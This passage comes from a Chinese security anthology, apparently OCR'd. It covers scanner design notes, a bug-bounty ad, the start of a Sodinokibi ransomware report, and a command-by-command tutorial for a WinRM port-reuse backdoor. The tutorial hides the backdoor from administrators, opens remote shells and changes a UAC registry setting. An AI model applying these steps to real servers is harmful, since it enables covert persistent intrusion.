
使用代理做限速功能，将所有执行扫描任务的 worker 的测试流量全转发到 proxy 服务器上：



由 proxy 服务器统一调度发送测试请求频率，直接使用 proxy 方案优点是可以兼容之前没做限速功能的扫描器，缺点是所有基于 time based 的检测均无效 (当然也可以让 proxy 返回真正的响应时间来进行判断，不过仍需要修改检测模块)，也不允许在检测模块中加入超时设置。

双重队列

另外一种方法是使用双重队列实现限速功能，流程图如下：



1. worker1 从队列中取到名为 target1 的任务
2. worker1 从 target1 队列中取出和 target1 相关的任务
3. 默认单并发执行和 target1 相关任务，根据设置的 QPS 限制，主动 sleep 或者增加并发

这种方案的缺点是扫描器设计之初的时候就得使用这种方法，优点是每个并发可以稳定的和远程服务器保持链接，也不影响扫描功能。

16.6 0x05 漏洞检测

实际上这一节并不会讲具体某个漏洞检测方法，只是简单谈一下漏扫模块每个阶段该干的事情。

项目之初，没有相关积累，那么可以选择看一下 AWVS 的检测代码，虽然说网上公开的是 10.5 的插件代码，但其实从 8.0 到 11 的插件代码和 10.5 的也差不多，无非新增检测模块，修复误漏报的情况，也可以多看看 SQLMap 代码，看看检测逻辑，但是千万不要学习它的代码风格。从这些代码中可以学习到非常多的小技巧，比如动态页面检测，识别 404 页面等。看代码很容易理解相关的逻辑，但我们需要去理解为什么代码这样处理，历史背景是什么，所以多用 git blame。

到了中期，需要提升漏洞检测的精准度，漏洞检测的精准度是建立在各种 bad case 上，误报的 case 比较容易收集和解决，漏报的 case 就需要其他资源来配合。作为甲方如果有漏洞收集平台，那么可以结合白帽子以及自己部门渗透团队提交的漏洞去优化漏报情况。如果扫描器是自己的一个开源项目的话，那么就必须适当的推广自己的项目，让更多的人去使用、反馈，然后才能继续完善项目，从而继续推广自己的项目，这是一个循环的过程。总而言之，提升漏洞检测的精准度需要两个条件，1. bad case，2. 维护精力。

到了后期，各种常规的漏洞检测模块已经实现完成，也有精力持续提升检测精准度，日常漏洞 PoC 也有人员进行补充。那么事情就结束了么？不，依旧有很多事情我们可以去做，扫描器的主要目标是在不影响业务的情况下，不择手段的发现漏洞，所以除了常规的资产收集方式之外，我们还可以从公司内部各处获取资产相关的数据，比方说从 HIDS 中获取所有的端口数据、系统数据，从流量中或业务方日志中获取 url 相关数据等。当然除了完善资产收集这块，还有辅助提升检测效果的事情，比如说上面提到的 `AcuSensor`，这部分事情可以结合公司内部的 RASP 做到同样效果，还有分析 access log、数据库 log 等事情。总的来说，做漏扫没有什么条条框框限制，只要能发现漏洞就行。

以上都是和技术相关的事情，做漏扫需要处理的事情也不仅仅只有技术，还需要去搞定详细可操作的漏洞描述及其解决方案，汇报可量化的指标数据，最重要的是拥有有理有据、令人信服的甩锅技巧。

16.7 0x06 总结

以上即是我认为在扫描器中比较有用且能够公开的小技巧，希望能够对你有所帮助。

另外如果你对 **漏洞扫描或者** IoT 自动化安全产品 **感兴趣，并愿意加入我们，欢迎简历投递** `fate0@fatezero.org`

小米安全中心：https://sec.xiaomi.com/MiSRC

MiSRC 欢迎更多热爱安全、关注小米产品的安全专家和安全团队加入，与我们共同为国内外数亿小米用户的在线安全保驾护航。小米始终将安全放置第一位，我们不断的收集各种安全漏洞，安全情报，以及加强业内合作，共建安全生态。

关于作者

Fate0，小米高级研究员，安全研发技术团队负责人，扫描器技术负责人，MiEye 技术负责人。在扫描器方向有着深入的研究和贡献，多次发表文章《爬虫基础篇 [Web 漏洞扫描器]》《爬虫 JavaScript 篇 [Web 漏洞扫描器]》《爬虫调度篇 [Web 漏洞扫描器]》等，均获得高度好评。

微信公众号二维码

欢迎关注小米安全，学习交流安全知识

一条命令实现端口复用后门

作者：Twi1ight@ 孟极实验室

来源：https://mp.weixin.qq.com/s/HDZUsTbffeGhgwu1FOWQNg

说到端口复用，大部分人第一反应肯定是想到内核驱动，需要对网络接口进行一些高大上的操作才能实现。但只要合理利用操作系统提供的功能，就能以简单的方式实现这一目标，本文将公布一种基于内置系统服务的端口复用后门方法。

对于不想看原理，只关心如何使用的读者可以直接跳到 “0x02. 后门配置’’。

17.1 0x01. 基本原理介绍

该后门的基本原理是使用 Windows 的远程管理管理服务 WinRM，组合 HTTP.sys 驱动自带的端口复用功能，一起实现正向的端口复用后门。

WinRM 服务


WinRM 全称是 Windows Remote Management，是微软服务器硬件管理功能的一部分，能够对本地或远程的服务器进行管理。WinRM 服务能够让管理员远程登录 Windows 操作系统，获得一个类似 Telnet 的交互式命令行 shell，而底层通讯协议使用的是 HTTP。

HTTP.sys 驱动

HTTP.sys 驱动是 IIS 的主要组成部分，主要负责 HTTP 协议相关的处理，它有一个重要的功能叫 Port Sharing，即端口共享。所有基于 HTTP.sys 驱动的 HTTP 应用可以共享同一个端口，只需要各自注册的 url 前缀不一样即可。

使用 `netsh http show servicestate` 命令可以查看所有在 HTTP.sys 上注册过的 url 前缀。

实际上，WinRM 就是在 HTTP.sys 上注册了 wsman 的 URL 前缀，默认监听端口 5985。这点从微软公布的 WinRM 的架构图也可以看出来。



因此，在安装了 IIS 的边界 Windows 服务器上，开启 WinRM 服务后修改默认 listener 端口为 80 或新增一个 80 端口的 listener 即可实现端口复用，可以直接通过 Web 端口登录 Windows 服务器。

17.2 0x02. 后门配置

开启 WinRM 服务

在 Windows 2012 以上的服务器操作系统中，WinRM 服务默认启动并监听了 5985 端口，可以省略这一步。

对于 Windows 2008 来说，需要使用命令来启动 WinRM 服务，快速配置和启动的命令是 `winrm quickconfig -q`，这条命令运行后会自动添加防火墙例外规则，放行 5985 端口。

新增 80 端口 Listener

对于原本就开放了 WinRM 服务的机器来讲，需要保留原本的 5985 端口 listener，同时需要新增一个 80 端口的 listener，这样既能保证原来的 5985 端口管理员可以使用，我们也能通过 80 端口连接 WinRM。

使用下面这条命令即可新增一个 80 端口的 listener

```
winrm set winrm/config/service @{EnableCompatibilityHttpListener="true"}
```

对于安装 Windows 2012 及以上版本操作系统的服务器来讲，只需要这一条命令即可实现端口复用。

```
C:\Users\Administrator>winrm set winrm/config/service @{EnableCompatibilityHttpL
istener="true"}
Service
    RootSDDL = O:NSG:BAD:P(A;;GA;;;BA)S:P(AU;FA;GA;;;WD)(AU;SA;GWGX;;;WD)
    MaxConcurrentOperations = 4294967295
    MaxConcurrentOperationsPerUser = 15
    EnumerationTimeoutms = 60000
    MaxConnections = 25
    MaxPacketRetrievalTimeSeconds = 120
    AllowUnencrypted = false
    Auth
        Basic = false
        Kerberos = true
        Negotiate = true
        Certificate = false
        CredSSP = false
        CbtHardeningLevel = Relaxed
    DefaultPorts
        HTTP = 5985
        HTTPS = 5986
    IPv4Filter = *
    IPv6Filter = *
    EnableCompatibilityHttpListener = true
    EnableCompatibilityHttpsListener = false
    CertificateThumbprint


C:\Users\Administrator>winrm e winrm/config/listener
Listener
    Address = *
    Transport = HTTP
    Port = 5985
    Hostname
    Enabled = true
    URLPrefix = wsman
    CertificateThumbprint
    ListeningOn = 127.0.0.1, 192.168.163.142, ::1, fe80::5efe:192.168.163.142%12
, fe80::d429:abf7:35a1:8e73%11

Listener [Source="Compatibility"]
    Address = *
    Transport = HTTP
    Port = 80
    Hostname
    Enabled = true
    URLPrefix = wsman
    CertificateThumbprint
    ListeningOn = 127.0.0.1, 192.168.163.142, ::1, fe80::5efe:192.168.163.142%12
, fe80::d429:abf7:35a1:8e73%11


C:\Users\Administrator>_
```


这种情况下，老的 5985 端口 listener 还保留着

```
C:\Users\Administrator>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address
  TCP    0.0.0.0:80             0.0.0.0:0
  TCP    0.0.0.0:135            0.0.0.0:0
  TCP    0.0.0.0:445            0.0.0.0:0
  TCP    0.0.0.0:5985           0.0.0.0:0
  TCP    0.0.0.0:47001          0.0.0.0:0
  TCP    0.0.0.0:49152          0.0.0.0:0
  TCP    0.0.0.0:49153          0.0.0.0:0
  TCP    0.0.0.0:49154          0.0.0.0:0
  TCP    0.0.0.0:49155          0.0.0.0:0
  TCP    0.0.0.0:49156          0.0.0.0:0
  TCP    0.0.0.0:49157          0.0.0.0:0
  TCP    192.168.163.142:139    0.0.0.0:0
```


修改 WinRM 端口

在 Windows 2008 上面如果原本没有开启 WinRM 服务，那么需要把默认的 5985 端口修改成 web 服务端口 80，否则管理员上来看到一个 5985 端口就可能起疑心。

通过下面这条命令即可修改端口为 80

```
winrm set winrm/config/Listener?Address=*+Transport=HTTP @{Port="80"}
```

```
C:\Users\Administrator>winrm set winrm/config/Listener?Address=*+Transport=HTTP
@{Port="80"}
Listener
    Address = *
    Transport = HTTP
    Port = 80
    Hostname
    Enabled = true
    URLPrefix = wsman
    CertificateThumbprint
    ListeningOn = 127.0.0.1, 192.168.163.142, ::1, fe80::5efe:192.168.163.142%12
, fe80::d429:abf7:35a1:8e73%11


C:\Users\Administrator>winrm e winrm/config/listener
Listener
    Address = *
    Transport = HTTP
    Port = 80
    Hostname
    Enabled = true
    URLPrefix = wsman
    CertificateThumbprint
    ListeningOn = 127.0.0.1, 192.168.163.142, ::1, fe80::5efe:192.168.163.142%12
, fe80::d429:abf7:35a1:8e73%11


C:\Users\Administrator>
```


这种情况下，管理员查看端口也看不到 5985 开放，只开放 80 端口。

```
C:\Users\Administrator>winrm e winrm/config/listener
Listener
    Address = *
    Transport = HTTP
    Port = 80
    Hostname
    Enabled = true
    URLPrefix = wsman
    CertificateThumbprint
    ListeningOn = 127.0.0.1, 192.168.163.142, ::1, fe80::5efe:192.168.163.142%12
, fe80::d429:abf7:35a1:8e73%11

C:\Users\Administrator>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       724
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       404
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       792
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       856
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       512
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       1524
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       [illegible]
  TCP    192.168.163.142:139    0.0.0.0:0              LISTENING       4
  TCP    [::]:80                [::]:0                 LISTENING       4
```


经过配置之后，WinRM 已经在 80 端口上监听了一个 listener，与此同时，IIS 的 web 服务也能完全正常运行。

17.3 0x03. 后门连接和使用

本地配置

本地需要连接 WinRM 服务时，首先也需要配置启动 WinRM 服务，然后需要设置信任连接的主机，执行以下两条命令即可。


```
winrm quickconfig -q
winrm set winrm/config/Client @{TrustedHosts="*"}
```

连接使用

使用 winrs 命令即可连接远程 WinRM 服务执行命令，并返回结果


```
winrs -r:http://www.baidu.com -u:administrator -p:Passw0rd whoami
```

上述命令会在远程机器上执行 whoami 命令，获取结果后直接退出。



将 whoami 命令换成 cmd 即可获取一个交互式的 shell

```
winrs -r:http://www.baidu.com -u:administrator -p:Passw0rd cmd
```



UAC 问题

WinRM 服务也是受 UAC 影响的，所以本地管理员用户组里面只有 administrator 可以登录，其他管理员用户是没法远程登录 WinRM 的。要允许本地管理员组的其他用户登录 WinRM，需要修改注册表设置。

```
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFil
```

修改后，普通管理员登录后也是高权限。

```
C:\Windows\system32>winrs -r:http://192.168.163.142 -u:test -p:1qaz@WSX "whoami
/groups"

GROUP INFORMATION
-----------------

Group Name                                                 Type             S
ID          Attributes
========================================================== ================ =
========== ===============================================================
Everyone                                                   Well-known group S
-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S
-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                              Alias            S
-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                     Alias            S
-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
NT AUTHORITY\NETWORK                                       Well-known group S
-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                           Well-known group S
-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                             Well-known group S
-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                 Well-known group S
-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                           Well-known group S
-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level                       Label            S
-1-16-12288
```


Hash 登录

系统自带的 winrs 命令登录时需要使用明文账号密码，那很多场景下尤其是 windows 2012 以后，经常只能抓取到本地用户的 hash，无法轻易获得明文密码。因此需要实现一款支持使用 NTLM hash 登录的客户端，使用 python 来实现不难。

2019 双11安全保卫战

双11安全保卫战详细玩法
请扫描二维码查看

战役简介

2017年，ASRC（阿里安全响应中心）联合苏宁、网易等业内11家SRC推出双11安全保卫战。借助白帽生态的力量，突击排查双11相关的情报和漏洞。**用安全生态的能力赋能生态安全，为双11购物狂欢保驾护航。这已经成为一场安全极客圈的狂欢。**

历年数据

2017年12家SRC，233名白帽子参加；发现了**3000多个**安全风险，发放奖金130多万，12家企业高管发声点赞。

2018年创新为3大战线，**吸引426名白帽子，产生87位军衔**，发现了**4000多个安全风险**，风险奖金近200万，**17岁阿里白帽司令**成为标杆IP，**10W+曝光**。

战役策略

双11安全保卫战

ISV扫雷战役　双11安全联盟战役　大狂欢盛典

ISV扫雷战役：
ASRC对双11生态链路上涉及到的各个环节，发起全面外部众测和威胁情报收集活动，选取TOP商家的核心系统进行风险扫雷，**将高危风险消灭在双11之前。**

双11安全联盟战役：
阿里、菜鸟、蚂蚁金服、本地生活、苏宁、携程、B站、华为、微博、字节跳动、小米、OPPO、网易、快手SRC组成的**双11安全联盟**，将号召所有安全专家们为全民双11狂欢节保驾护航，贡献自己的力量！

大狂欢盛典：
全民安全教育传播和公益理念传播，10月中旬将陆续举办公益项目和双11 颁奖盛典，加深生态参与度，提升战役的公众影响力。

V 政企安全

近年来针对能源、金融、关键基础设施的网络潜伏与网络攻击频繁发生，网络安全已不再是信息安全相关，而是与国家安全、国防安全、关键基础设施安全、社会安全、金融安全乃至人身安全紧密相关。在世界网络安全圈中，政企安全，既有对抗，又有合作；既需要开放共赢，又需要坚守原则。

勒索软件 Sodinokibi 运营组织的关联分析

作者：安天

来源：https://www.4hou.com/typ/18881.html

18.1 1、概述

2019 年 5 月，安天 CERT 监测到了多起利用钓鱼邮件传播 Sodinokibi 勒索软件的事件。Sodinokibi 最初由 Twitter 账号为 Cyber Security（@GrujaRS）的独立安全研究员发现 [1]，而 Sodinokibi 这个名称是根据首次出现样本的版本信息中的文件名命名的。这种命名方式并不规范，但由于 Sodinokibi 这个名称已经被广泛使用了，因此安天 CERT 也沿用这一名称。Sodinokibi 从 2019 年 4 月 26 日开始出现，其传播方式主要为钓鱼邮件、RDP 暴力破解和漏洞利用。

注：

著名安全研究员 Peter Szor 著的《计算机病毒防范艺术》中曾明确‘‘要避免按照传统上或习惯上用包含恶意软件文件名的名字进行命名’’。

安天 CERT 分析人员通过代码、C2、邮件、漏洞利用等关联分析认为该勒索软件团伙是一个不断套用、利用其他现有恶意工具作为攻击载体，传播勒索软件、挖矿木马、窃密程序，并在全球范围内实施普遍性、非针对性勒索、挖矿、窃密行为的具有一定规模的黑产组织。该组织和 GandCrab 组织有着千丝万缕的关系，分析人员猜测 Sodinokibi 和 GandCrab 运营成员有重合部分，在 GandCrab 组织宣布停止运营之后，部分 GandCrab 成员不愿收手，继续运营新修改的勒索软件 Sodinokibi。

经验证，安天智甲终端防御系统（英文简称 IEP，以下简称安天智甲）可实现对 Sodinokibi 的有效防御。

18.2 2 、样本分析

18.2.1 2.1 黑产组织伪装公安部发送钓鱼邮件传播 Sodinokibi 勒索软件

2019 年 5 月，安天 CERT 监测到多起伪造 ‘‘中华人民共和国公安部’’ 发送钓鱼邮件传播 Sodinokibi 勒索软件的攻击事件。该钓鱼邮件伪造邮件主题为 ‘‘警察議程’’，邮件内容称用户必须在 2019 年 5 月 23 日下午 3 点向 ‘‘警察局’’ 报到，参与调查。邮件附件名为 ‘‘關於你案件的文件.rar’’。

图 2-1 黑产组织伪装公安部发送钓鱼邮件传播 Sodinokibi 勒索软件

黑产组织利用用户对邮件内容的恐惧和好奇心理，诱使用户下载附件并查看附件内容。附件解压后是两个伪装成 doc 文件的快捷方式，当用户查看伪造文件（实为快捷方式）时，便会运行快捷方式指向的勒索软件 Sodinokibi，导致用户主机中文件被加密。勒索软件以隐藏的方式存储在该目录下，若用户的系统未设置成显示隐藏文件，则并不会发现勒索软件文件。另外，隐藏的文件为双扩展名，若用户系统设置为不显示扩展名，则不能发现该文件为 EXE 可执行文件。

图 2-2 伪装成 doc 文件的快捷方式可执行文件实际是勒索软件

Figure 18.1: 勒索软件 Sodinokibi 运营组织的关联分析




Figure 18.2: 勒索软件 Sodinokibi 运营组织的关联分析




Figure 18.3: 勒索软件 Sodinokibi 运营组织的关联分析

图 2-3 被加密后的桌面

18.2.2 2.2 黑产组织伪装 DHL 快递公司发送钓鱼邮件传播 Sodinokibi 勒索软件

